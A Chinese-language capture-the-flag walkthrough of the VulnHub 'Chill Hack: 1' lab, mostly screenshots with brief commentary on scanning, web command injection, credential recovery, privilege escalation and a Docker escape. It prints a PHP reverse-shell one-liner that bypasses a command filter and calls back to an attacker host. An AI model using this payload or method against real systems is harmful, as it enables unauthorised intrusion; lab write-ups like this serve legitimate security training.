
Chill\_Hack


下载地址：[Chill Hack: 1 ~ VulnHub](https://www.vulnhub.com/entry/chill-hack-1,622/)

主机发现





目标176

端口扫描




服务扫描







直接去看web



先扫一下



有几个有点问题



看着好像命令执行



看来没错直接反弹shell





还有还白名单？

bash也不能用


那就用php吧


whoami|php -r '$sock=fsockopen("192.168.21.131",666);exec("bash <&3 >&3 2>&3");'





搞定接下来就是提权了






有python吧shell弄一下






刚才代码的源码


接下来就是看看文件了




翻到咯




这里面提示我们去看看images




看看jpg







先用工具简单看看





啥都没有？我不信，换工具







密码爆破（这个方法最快）









看看文件



审计就完了





好好好密码写代码里面狠




密码到手剩下用户名了

看到有ftp去看看，说不定有匿名






额啥也不是直接用户名算了




就这三名试试就行




好第一个就进去了

接下来就是提权




找一下能用该账户读取的文件






这边挺想看local的用点操作看一下




试试这个脚本会不会有问题




不回显能执行命令

直接bash



成功了





docker逃逸就行

